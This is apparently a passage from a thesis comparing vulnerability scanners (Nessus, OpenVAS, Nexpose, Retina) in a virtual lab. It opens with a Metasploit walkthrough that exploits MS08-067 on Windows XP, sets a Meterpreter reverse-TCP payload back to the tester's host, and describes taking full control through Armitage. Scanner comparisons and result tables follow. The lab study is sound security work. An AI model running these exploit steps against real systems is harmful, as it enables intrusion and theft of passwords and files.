5 Windows XP SP2 English (NX)
6 Windows XP SP3 English (Always0n NX)
7 Windows XP SP3 English (NX)
8 Windows XP SP2 Arabic (NX)
9 Windows XP SP2 Chinese - Traditional / Taiwan (NX)
```

By applying **info exploit/windows/smb/ms80_067_netapi** command can get some information about the vulnerability and which platform is used and which target and OS available.

```
File Edit View Search Terminal Help

72 Windows 2003 SP2 French (NX)

Basic options:
Name Current Setting Required Description
-----
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 410
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

References:
http://cvedetails.com/cve/2008-4250/
http://www.osvdb.org/49243
http://technet.microsoft.com/en-us/security/bulletin/MS08-067
http://www.rapid7.com/vuln/db/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos

msf >
```

As the process above and from the vulnerability information can recognize how to use vulnerability for a specific port 445 and gives a description about how to exploit it.

Starting to exploit a specific vulnerability by use **exploit/windows/smb/ms08_067_netapi**

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > █
```

After setup the required setting, target machine IP and penetration testing machine IP, the exploit payload has been written in the command line **exploit (ms08_067_netapi) > exploit** as shows below.

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     Kali/11111       yes       The target address
  RPORT     445               yes       Set the SMB service port
  SMBPIPE   BROWSER           yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.65.141
RHOST => 192.168.65.141
msf exploit(ms08_067_netapi) > set LHOST 192.168.65.137
LHOST => 192.168.65.137
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.65.137:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.65.141
[*] Meterpreter session 1 opened (192.168.65.137:4444 -> 192.168.65.141:1036) at 2016-04-23 18:48:35 +0300

meterpreter >


```

From the process above the exploitation has been done and it possible access to the target system through 445 port and get feedback through 4444 port on the penetration testing machine.


Armitage: It is a graphical interface to accelerate, facilitate, and simplify Metasploit framework, the main function of tool is to detect the connected devices on the network, specifying the open ports in the devices, choosing the right vulnerability in terms of exploitation and penetrating devices, In addition to penetrate all devices connected to the system breached.

To make it more clearly we use **Armitage** tool, but first, we should open **Metasploit** because Armitage tool uses Metasploit database.


Next, write **Armitage** on the command line, and after some process, we will get a window as shown below.




Here we will enter target's IP in the small box in the middle screen then press ok, and go to the host tab then Nmap scan then quick scan (OS detect) we can get a window as shows below




As we can see above we got the target and a lot of useful information about it, to start exploit we go to attacks tab options and use them,




As we can see the colour of target machine has been changed from blue to red colour that means the device now is exploitable, and remotely can access into this device, and have full control.



Now we have full control of the target, we can take a screenshot, camshot, all passwords, and a lot of things.



The figure above shows the target and penetration testing devices



Accessing to the system, and having full control with whole system files, and possibility for having a copy, edit, and delete files from the target device.

5. DISCUSSION

The main goal of this chapter is to study and investigate the most powerful vulnerability scanning tools and make comparison between them and suggest more effective and qualitative tool through the experimental methodology applied to virtual machine and analysis of the result of each scanning tool

With the large number of penetration testing and vulnerability scanning tools, and for every phase of penetration testing there are a large number of tools can be conducted to achieve a specific task, to determine which tool can be applied and identify a suitable penetration testing methodology, and which one is proper and useful to the tester to save time in an appropriate manner.

The experimental test is a virtual machine to simulate a virtual environment for penetration testing machine (attacker) and target machine (victims). For attacker machine Kali Linux distribution and windows 7 are used, (Nessus, OpenVAS, Nexpose, Retina) vulnerability tools scanning which compatible with Kali Linux and mostly are popular and free open source tools. For target machine we used:

Windows XP pro, Windows 7, Windows 8.1, windows 10 pro, Linux Mint, Ubuntu, Windows Server 2012, and Ubuntu Server as a target machine, to provide a wide knowledge and extend knowledge base of the users, by discovering severity of vulnerability which can be exploitable, and what's the procedures should be taken to harden the system and mitigate the effect of this vulnerability, especially the vendors of software still not patch the vulnerability yet.

From the database of vulnerability, such as NVD (National Vulnerability Database), CVE (Common Vulnerability and Exposures), (NVT) Network Vulnerability Tests since the selected vulnerability scanning tool in this thesis depends on these databases to detect the vulnerability. In addition, practical recommendations to mitigate or remediate such security weaknesses are provided from the result of effective scanning tool.

The acquired data in this phase for each scanning tool will be subject to statistics analysis to show the functionality of the tools, and the ability to discover more critical weaknesses with less false positive vulnerability numbers to determine the most effective one between the selected tools to perform the successful penetration testing.

5.1. Discovered System and Potential Vulnerabilities

5.1.1. Effectiveness of Scanning Tools

This section represents a security audit performed by Nessus, OpenVAS, Nexpose, and Retina it contains the information about the system under the scanning.

Previously, is mentioned the first phase of penetration testing which is information gathering in this phase of the experiment a different processing was executed, such as IP scanning, Host scanning, OS fingerprinting, and Port scanning is tested also. While in the second phase of penetration testing, which particularly for discovering weaknesses.

Two separate scans were conducted with two different types of tools to generate aggregation of data collected during detection in second penetration testing phase.

The experimental test was demonstrated to solve the question which of the penetration testing tools are more effective in the presence of a huge amount of tool available, here we will clarify and evaluate the tool performance such as the ability to identify a large number of weaknesses which can constitute a real danger.

5.1.2. Nessus Vulnerability Scanning

The scanning done by Nessus scanning tool against popular operating systems. Nessus is a standout amongst the most famous and fit vulnerability scanners, additionally is a remote security scanning tool, which scans a computer and raises a caution that it finds any vulnerabilities that malicious hackers could use to access any

computer you have associated with a system. It does this by running more than 1200 checks a given computer, testing to check whether any of these attacks could be utilized to break into the computer or generally damage it.

Nessus is not an entire security solution; rather it is one little part of a decent security methodology. Nessus does not effectively prevent attacks; it is just a tool that checks your computers to discover vulnerabilities that hackers could use. It is up to the system administrator to fix these vulnerabilities with a specific end goal to make a security solution.

5.1.3. OpenVAS Vulnerability Scanning

The second scan OpenVAS scanning tool against popular operating systems. The Open Vulnerability Assessment System (OpenVAS) is a structure of a few administrations and instruments offering an extensive and capable powerlessness scanning and helplessness administration arrangement.

The real security scanner is went with a frequently refreshed sustain of Network Vulnerability Tests (NVTs), more than 45,000 in total(as of February 2016).All OpenVAS items are Free Software.

The feed is typically refreshed week by week. The records of the OpenVAS NVT Feed are marked by the "OpenVAS: Transfer Integrity" declaration. The nearness of this mark does not demonstrate any judgment or quality control of the script itself. It is just proposed to help you in checking the respectability of the NVT documents after transfer. Subsequently, a substantial mark just implies that the script has not been altered in the route between the OpenVAS dissemination point and your OpenVAS establishment.

5.1.4. Nexpose Vulnerability Scanning

The third scan Nexpose scanning tool against popular operating systems. Rapid7 Nexpose is a vulnerability scanner which aims to support the entire vulnerability management lifecycle, including discovery, detection, verification, risk classification, impact analysis, reporting, and mitigation. It integrates with Rapid7's Metasploit for vulnerability exploitation. It is sold as independent programming, an apparatus, virtual machine, or as an over saw administration or private cloud arrangement.

5.1.5. Retina Vulnerability Scanning

The Retina Network Security Scanner from eEye Digital Security provides cross-platform vulnerability management. This tool can detect not only known vulnerabilities, but zero-day vulnerabilities too. This offers compact security threat valuation, which permits users to continue with security best practices, policy enforcement and compliance with regulatory audits.

6. RESULT FINDING

The number of vulnerability detected in operation system in several operating systems which is made as the target for experimental is listed in the table below. The table shows the number of a vulnerability discovered by four kinds of vulnerability scanning tools (Nessus, OpenVAS, Nexpose, and Retina).

The most number of vulnerability discovered was from the Nessus, which found total 101 weaknesses in the OSs, 4 vulnerabilities are critical, 10 vulnerability is high, 7 vulnerabilities are medium, and no low vulnerability is detected, and rest of numbers are marked as info vulnerabilities.

In the second coming OpenVAS with total of 78 weaknesses were discovered for the same targets, 2 vulnerabilities were labelled as high severity, and 4 vulnerabilities were labelled as low severity, and this tool was unable to discover the critical vulnerability that was discovered by other tools, and the rest of number discovered were marked as info vulnerabilities.

The third tool is Nexpose which has detected a total of 25 vulnerabilities, 5 of them were classified as critical severity vulnerabilities and 8 vulnerabilities as a high severity, 12 vulnerabilities were classified as medium severity, and no low and info vulnerabilities were detected.

While Retina detected a total of 63 weaknesses, 4 vulnerabilities were labelled as critical severity and one vulnerable is low severity, and no high and medium were discovered, and the rest of vulnerabilities found were classified as info vulnerabilities.

Due to experimental test and analysis and result discussion, this section effectiveness of selected vulnerability scanning and penetration testing tools with the statistical and performance for each selected tools.

From the number of a vulnerability discovered perspective, Nessus is a definitely more effective tool than other two tools, hence we will highlight and discuss of severity weaknesses started with Nessus and gives best or most favorable solution and how to avoid exact vulnerability by series of procedure applied.

Table 0-1. Classification of Vulnerability Discovered by Scanning Tools

	Nexpose	OpenVAS	Retina	Nessus
Critical	5	0	4	4
High	8	2	0	1
Medium	12	6	0	7
Low	0	4	1	0
Info	0	67	58	89




Figure 6.1. Critical Severity Vulnerability Discovered by Scanning Tools




Figure 0.2.High Severity Vulnerability Discovered by Scanning Tools




Figure 0.3.Medium Severity Vulnerability Discovered by Scanning Tools




Figure 6.4.Low Severity Vulnerability Discovered by Scanning Tools

